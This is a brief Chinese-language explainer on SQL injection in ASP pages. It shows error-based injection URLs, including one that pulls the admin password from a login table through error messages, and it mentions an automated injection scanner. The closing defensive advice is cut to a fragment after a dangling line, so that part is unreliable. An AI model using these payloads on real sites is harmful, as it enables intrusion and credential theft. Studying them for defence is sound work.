ASP 門檻低,新手易忽略輸入驗證導致 SQL Injection。攻擊者透過惡意參數構造 SQL,從錯誤訊息獲取資料庫類型、連線帳號、資料表結構,最終竊取管理員帳密。
正常網址:show.ASP?ID=444 → SELECT * FROM table WHERE col=444
注入網址:show.ASP?ID=444 AND user>0 → 語法錯誤回顯資料庫版本、連線帳號 sonybb。
進階:show.ASP?ID=444 AND (SELECT password FROM login WHERE user_name='admin')>0 → 錯誤訊息直接洩露密碼 !@#*&admin。

掃描帶參數網址,自動識別資料庫、權限、資料表、欄位、資料,幾分鐘完成手工需半天的工作。介面示意:
sa、移除多餘預存程序。